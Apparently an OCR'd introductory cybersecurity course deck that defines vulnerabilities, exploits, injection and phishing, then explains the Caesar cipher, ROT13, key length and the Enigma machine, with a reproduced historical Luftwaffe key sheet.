Cybersecurity
intro

www.sdacademy.pl

About me

- Grzegorz „Greg” Witczak
- Senior Java Developer, 6+ years of experience
- Technical Manager @ SDA

Course modules

- Cryptography
- HTTPS
- Hash functions and passwords
- Digital signature and certificates
- Attacks and vulnerabilities

Course content

- Theory regarding technologies used in IT
- Vulnerability / attack principle
- Ways of protection against it

Cybersecurity

- **Cybersecurity** - a set of issues related to ensuring security in cyberspace.
- It boils down to ensuring the integrity, confidentiality and availability of data and services.
  - To put it in simpler words - it's about securing information systems against malicious interference from outside and ensuring that they work as they should.

Vulnerability

- **Vulnerability** is a weakness in the system that can be used by an attacker to take control of the system.
- Vulnerabilities can be the result of:
  - **Software errors** (in code or in software architecture)
    - e.g. not checking user input against malicious code.
  - **Configuration errors**
    - e.g. displaying detailed error information that gives attacker additional information.

Exploit

- **Exploit** is a computer program designed to use existing software bugs (exploit existing vulnerabilities).
- It often leads to execution of code prepared by attacker on the victim's computer.
- Currently undisclosed exploits are called **zero-days**.

Cyber attack

- **Cyber attack** is an attempt made by an attacker to gain unauthorized access to the system.
  - As a system we can define operating system, application, database or any part of IT infrastructure.
- If attack succeeds, then we have a **security breach** (a hack).
- Attempts to disrupt system are also called cyberattacks.

Injection

- **Injection** is type of cyber attack, a security violation technique in which the attacker introduces crafted data into the system in order to change the way it works.
  - Using injection attack, attacker can, for example, log into system without knowing correct password or delete whole content of database.
- Basic types of injection attacks:
  - SQL Injection
  - Code Injection
  - Script Injection

Phishing

- **Phishing** is a type of fraud attempt to obtain sensitive information, by making victim do certain actions. Attacker usually impersonate another person or institution.
- Victim is convinced to, for example, open a link to malicious website or to provide login credentials / credit card details.
- Attacker impersonates, for instance, a bank employee or a lottery organizer.

Cybersecurity
cryptography

Encryption and cryptography

- **Encryption** is a method of converting an **original message** (plaintext) into a **hidden message** (encrypted message, ciphertext) that prevents unauthorized access to information
- **Cipher** is a specific algorithm used to encrypt message
- **Cryptography** is a field of study about mathematics and algorithms that allow us to encrypt and decrypt messages and use algorithms for different, related purposes (like digital signatures or hashing functions)
  - Cryptography is a more general term that includes encryption.


Caesar cipher

- Caesar cipher is one of the oldest and simplest encryption technique
- It is a type of substitution cipher, where each letter of plaintext is replaced by a letter some fixed number of positions down the alphabet
  (e.g. ‚**A**' -> ‚**D**')
- The original Cesar Cipher has a right shift of **3**
- ROT13 cipher is a Caesar Cipher with a shift of 13
  - in a basic Latin or English alphabet consisting of 26-letters, shift of 13 makes ROT13 its own inverse – same action is performed to both encrypt and decrypt message

Plaintext:
ACE


Ciphertext: **DFH**

Plaintext: **ACE**




Ciphertext:
L ZDQW SLCCD

Plaintext:
I WANT PIZZA



"Roman messenger times of Trajan", by Patrice Courcelle.

Letter frequency in English texts




The evolution of cryptography

- In the nineteenth century it was recognized that there is no point in hiding cipher (encryption method, algorithm). Instead, it should be assumed that the only secret thing is the key
- The **key** is information that is used together with cipher to encrypt or decrypt message
- In case of Caesar Cipher:
  - Cipher is „shift letters down the alphabet”
  - Key is „how many positions I should shift” (e.g. 3)
- Rule of thumb: **the longer the key, the stronger the encryption**
  - Only if longer key means more possible values

How Enigma machine works?

158,962,555,217,826,360,000 (Enigma Machine) - Numberphile
https://www.youtube.com/watch?v=G2_Q9FoD-oQ


F
E
D
C
B
A
K
J
I
H
G
F
N
M
L
K
J
3

Geheime Kommandosache! Jede einzelne Tagesschlüssel ist geheim. Mitnahme im Flugzeug verboten!

Nr. 00190

Luftwaffen-Maschinen-Schlüssel Nr. 649


Achtung! Schlüsselmittel dürfen nicht unversehrt in Feindeshand fallen. Bei Gefahr restlos und frühzeitig vernichten.


	Monats-tag	Walzenlage			Ringstellung			Steckerverbindungen an der Umkehrwalze				am Steckerbrett 1	2	3	4	5	6	7	8	9	10	Kenngruppen			
649	31	I	V	III	14	09	24					SZ	GT	DV	KU	FO	MY	EW	JN	IX	LQ	wny	dgy	ekb	rzg
649	30	IV	III	II	05	26	02					IS	EV	MX	RW	DT	UZ	JQ	AO	CH	NY	ktl	acw	zsi	wao
649	29	III	II	I	12	24	03	KM	AX	PZ	GO	DJ	AT	CV	IO	ER	QS	LW	PZ	FN	BH	ioc	acn	ovw	wvd
649	28	II	III	V	06	08	16	DI	CN	BR	PV	CR	PV	AI	DK	OT	MQ	EU	BX	LP	GJ	lrb	cld	ude	rzh
649	27	III	I	IV	11	03	07	LT	EQ	HS	UW	DY	IN	BV	GR	AM	LO	PP	HT	EX	UW	woj	fbh	vct	uis
649	26	I	IV	V	17	22	19					VZ	AL	RT	KO	CG	EI	BJ	DU	FS	HP	xle	gbo	uev	rxm
649	25	IV	III	I	08	25	12					OR	PV	AD	IT	PK	HJ	LZ	NS	EQ	CW	ouc	uhq	uew	uit
649	24	V	I	IV	05	18	14					TY	AS	OW	KV	JM	DR	HX	GL	CZ	NU	kpl	rwl	vci	tlq
649	23	IV	II	I	24	12	04					QV	FR	AK	EO	DH	CJ	MZ	SX	GN	LT	ebn	rwm	udf	tlo
649	22	II	IV	V	01	09	21	IU	AS	DV	GL	FJ	ES	IM	RX	LV	AY	OU	BG	WZ	CN	jqc	acx	mwe	wve
649	21	I	V	II	13	05	19	FT	OX	EZ	CH	RU	HL	PY	OS	GZ	DM	AW	CE	TV	NX	jpw	del	mwf	wvf
649	20	III	IV	V	24	01	10	MR	KN	BQ	PW	DP	MO	QZ	AU	RY	SV	JL	GX	BE	TW	jqd	cef	nvo	ysh
649	19	V	III	I	17	25	20					OX	PR	FH	WY	DL	CM	AE	TZ	JS	GI	idf	fpx	jwg	tlg
649	18	IV	II	V	15	23	26					EJ	OY	IV	AQ	KW	FX	MT	PS	LU	BD	lsa	ubw	vcj	rxn
649	17	I	IV	II	21	10	06					IR	KZ	LS	EM	OV	GY	QX	AF	JP	BU	mae	hzi	sog	ysi
649	16	V	II	III	08	16	13					HM	JO	DI	NR	BY	XZ	GS	PU	FQ	CT	tdp	dhb	fkb	uiv
649	15	II	IV	I	01	03	07					DS	HY	MR	GW	LX	AJ	BQ	CO	IP	NT	ldw	hzj	soh	wvg
649	14	IV	I	V	15	11	05	AI	BT	MV	HU	GM	JR	KS	IY	HZ	PL	AX	BT	CQ	NV	imz	noa	tjv	xtk
649	13	I	III	II	13	20	03	FW	EL	DG	KN	LY	AG	KM	BR	IQ	JU	HV	SW	ET	CX	zgr	dgz	gjo	ryq
649	12	V	II	IV	18	10	07	RZ	OQ	CP	SX	MU	BP	CY	RZ	KX	AN	JT	DG	IL	FW	zdy	rkf	tjw	xtl
649	11	II	IV	III	02	26	15					KN	UY	HR	PW	FM	BO	EZ	QT	DX	JV	zea	rjy	soi	wvh
649	10	III	V	IV	23	21	01					LR	IK	MS	QU	HW	PT	GO	VX	FZ	EN	lrc	zbx	vbm	rxo
649	9	V	I	III	16	04	08					QY	BS	LN	KT	AP	IU	DW	HO	RV	JZ	edj	eyr	vby	tlh

Cryptanalysis

